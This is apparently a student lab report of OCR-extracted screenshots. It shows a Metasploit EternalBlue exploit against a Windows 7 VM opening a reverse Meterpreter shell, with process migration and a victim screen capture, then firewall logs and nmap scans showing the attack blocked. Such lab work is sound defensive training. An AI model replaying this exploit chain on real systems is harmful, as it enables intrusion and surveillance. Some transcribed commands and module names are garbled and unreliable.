2448 488 wmpnetwk.exe x64 0 NT AUTHORITY\NETWORK SERVICE
2692 608 WmiPrvSE.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\wbem\wmprvse.exe
2808 488 svchost.exe x64 0 NT AUTHORITY\LOCAL SERVICE
3012 2052 cmd.exe x64 1 amirah-PC\amirah C:\Windows\system32\cmd.exe
3020 404 conhost.exe x64 1 amirah-PC\amirah C:\Windows\system32\conhost.exe

meterpreter > migrate 44
[*] Migrating from 1152 to 44...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate 440
[*] Migrating from 1152 to 440...
[*] Migration completed successfully.
meterpreter > load espias
Loading extension espias... Success.
meterpreter > screengrab
Screenshot saved to: /home/amirah/JVmUgjo.jpeg
meterpreter >
```


## Step 12 :

- Screenshoting from windows automatically saved in Kali Linux



#### Step 4

- Run the third party firewall and set it up to make sure that the earlier exploit can be stopped by the firewall



Kali Linux BCN2023 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali: /home/kali

01:39 PM

File Actions Edit View Help

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.6:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.6:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 10.0.2.6:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.6:445 - The target is vulnerable.
[*] 10.0.2.6:445 - Connecting to target for exploitation.
[*] 10.0.2.6:445 - Connection established for exploitation.
[*] 10.0.2.6:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.6:445 - CORE raw buffer dump (27 bytes)
[*] 10.0.2.6:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Professional 7600
[*] 10.0.2.6:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 30
[*] 10.0.2.6:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.6:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.6:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.6:445 - Starting non-paged pool grooming
[*] 10.0.2.6:445 - Sending SMBv2 buffers
[*] 10.0.2.6:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.6:445 - Sending final SMBv2 buffers.
[*] 10.0.2.6:445 - Sending last fragment of exploit packet!
[*] 10.0.2.6:445 - Receiving response from exploit packet
[*] 10.0.2.6:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 10.0.2.6:445 - Sending egg to corrupted connection.
[*] 10.0.2.6:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.6:49167 ) at 2025-01-02 00:26:40 -0500
[*] 10.0.2.6:445 - -----
[*] 10.0.2.6:445 - -----WIN-----
[*] 10.0.2.6:445 - -----
[*] 10.0.2.6:445 - -----
```

meterpreter >

```
[*] 10.0.2.6 - Meterpreter session 1 closed. Reason: Died
```

Background session 1? [y/N]

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > Interrupt: use the 'exit' command to quit
msf6 exploit(windows/smb/ms17_010_eternalblue) >
zsh: suspended msfconsole
```


└─(root㉿kali)-[~/home/kali]

```
# nmap 10.0.2.6
Starting Nmap 7.92 ( https://nmap.org ) at 2025-01-02 00:38 EST
Nmap scan report for 10.0.2.6
Host is up (0.00057s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
5357/tcp  open  wsdapi
MAC Address: 08:00:27:4C:D7:11 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.58 seconds
```

└─(root㉿kali)-[~/home/kali]

```
#
```



Kali Linux BCN2023 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali:/home/kali

root@kali:/home/kali

01:42 PM

File Actions Edit View Help

```
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.6:49167 ) at 2025-01-02 00:26:40 -0500
[+] 10.0.2.6:445 - -----
[+] 10.0.2.6:445 - -----WIN-----
[+] 10.0.2.6:445 - -----
```

**meterpreter >**

```
[*] 10.0.2.6 - Meterpreter session 1 closed. Reason: Died
```

Background session 1? [y/N]

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > Interrupt: use the 'exit' command to quit
msf6 exploit(windows/smb/ms17_010_永恒之蓝) >
zsh: suspended msfconsole
```

**(root㉿kali)-[/home/kali]**

```
# nmap 10.0.2.6
Starting Nmap 7.92 ( https://nmap.org ) at 2025-01-02 00:38 EST
Nmap scan report for 10.0.2.6
Host is up (0.00057s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
5357/tcp  open  wsdapi
MAC Address: 08:00:27:4C:D7:11 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.58 seconds
```

**(root㉿kali)-[/home/kali]**

```
# nmap 10.0.2.6
Starting Nmap 7.92 ( https://nmap.org ) at 2025-01-02 00:41 EST
Nmap scan report for 10.0.2.6
Host is up (0.00025s latency).
Not shown: 985 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
5800/tcp  open  vnc-http
5900/tcp  open  vnc
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49159/tcp open  unknown
MAC Address: 08:00:27:4C:D7:11 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
```


**(root㉿kali)-[/home/kali]**

```
#
```

## Step 5

- Show the firewall logs or its screening area that successfully stopped the attacks.






```
Kali Linux BCN2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:/home/kali
root@kali:/home/kali
File Actions Edit View Help
5357/tcp open wsdapi
5800/tcp open vnc-http
5900/tcp open vnc
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
49159/tcp open unknown
MAC Address: 08:00:27:4C:D7:11 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 2.31 seconds

└──(root㉿kali)-[~/home/kali]
    # nmap -Pn 10.0.2.6
    Starting Nmap 7.92 ( https://nmap.org ) at 2025-01-02 00:50 EST
    Nmap scan report for 10.0.2.6
    Host is up (0.00059s latency).
    Not shown: 985 filtered tcp ports (no-response)
    PORT      STATE SERVICE
    22/tcp    open  ssh
    23/tcp    open  telnet
    135/tcp   open  msrpc
    139/tcp   open  netbios-ssn
    445/tcp   open  microsoft-ds
    3389/tcp  open  ms-wbt-server
    5357/tcp  open  wsdapi
    5800/tcp  open  vnc-http
    5900/tcp  open  vnc
    49152/tcp open  unknown
    49153/tcp open  unknown
    49154/tcp open  unknown
    49155/tcp open  unknown
    49156/tcp open  unknown
    49159/tcp open  unknown
    MAC Address: 08:00:27:4C:D7:11 (Oracle VirtualBox virtual NIC)
    Nmap done: 1 IP address (1 host up) scanned in 4.79 seconds

└──(root㉿kali)-[~/home/kali]
    # nmap -Pn 10.0.2.6
    Starting Nmap 7.92 ( https://nmap.org ) at 2025-01-02 00:52 EST
    Nmap scan report for 10.0.2.6
    Host is up (0.00060s latency).
    Not shown: 999 filtered tcp ports (no-response)
    PORT      STATE SERVICE
    5357/tcp  open  wsdapi
    MAC Address: 08:00:27:4C:D7:11 (Oracle VirtualBox virtual NIC)
    Nmap done: 1 IP address (1 host up) scanned in 15.82 seconds

└──(root㉿kali)-[~/home/kali]
    #
```



Win7ProX64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

firewall.log - Notepad

File Edit Format View Help

```
#Version: 1.5
#Software: Microsoft Windows Firewall
#Time Format: Local
#Fields: date time action protocol src-ip dst-ip src-port dst-port size tcpflags tcpsyn tcpwin icmptype icmpcode info

2025-01-02 13:51:58 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:52:08 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:52:18 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:52:28 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:52:38 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:52:48 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:52:58 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:53:00 DROP TCP 10.0.2.15 10.0.2.6 63169 5900 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 5900 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63169 3389 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63169 3389 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63169 139 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 139 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 23 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 3389 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63169 22 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63169 135 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63169 445 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 445 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 135 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 22 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:03 DROP TCP 10.0.2.15 10.0.2.6 63169 49156 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:03 DROP TCP 10.0.2.15 10.0.2.6 63171 49156 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:08 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:53:11 DROP TCP 10.0.2.15 10.0.2.6 63169 49155 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:11 DROP TCP 10.0.2.15 10.0.2.6 63171 49155 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:12 DROP TCP 10.0.2.15 10.0.2.6 63169 49159 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:12 DROP TCP 10.0.2.15 10.0.2.6 63171 49159 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:13 DROP TCP 10.0.2.15 10.0.2.6 63169 49154 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:13 DROP TCP 10.0.2.15 10.0.2.6 63171 49154 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:13 DROP TCP 10.0.2.15 10.0.2.6 63169 49153 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:13 DROP TCP 10.0.2.15 10.0.2.6 63171 49153 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:13 DROP TCP 10.0.2.15 10.0.2.6 63169 49152 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:13 DROP TCP 10.0.2.15 10.0.2.6 63171 49152 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:13 DROP TCP 10.0.2.15 10.0.2.6 63171 49153 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:14 DROP TCP 10.0.2.15 10.0.2.6 63169 5800 44 s 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:14 DROP TCP 10.0.2.15 10.0.2.6 63171 5800 44 s 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:18 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
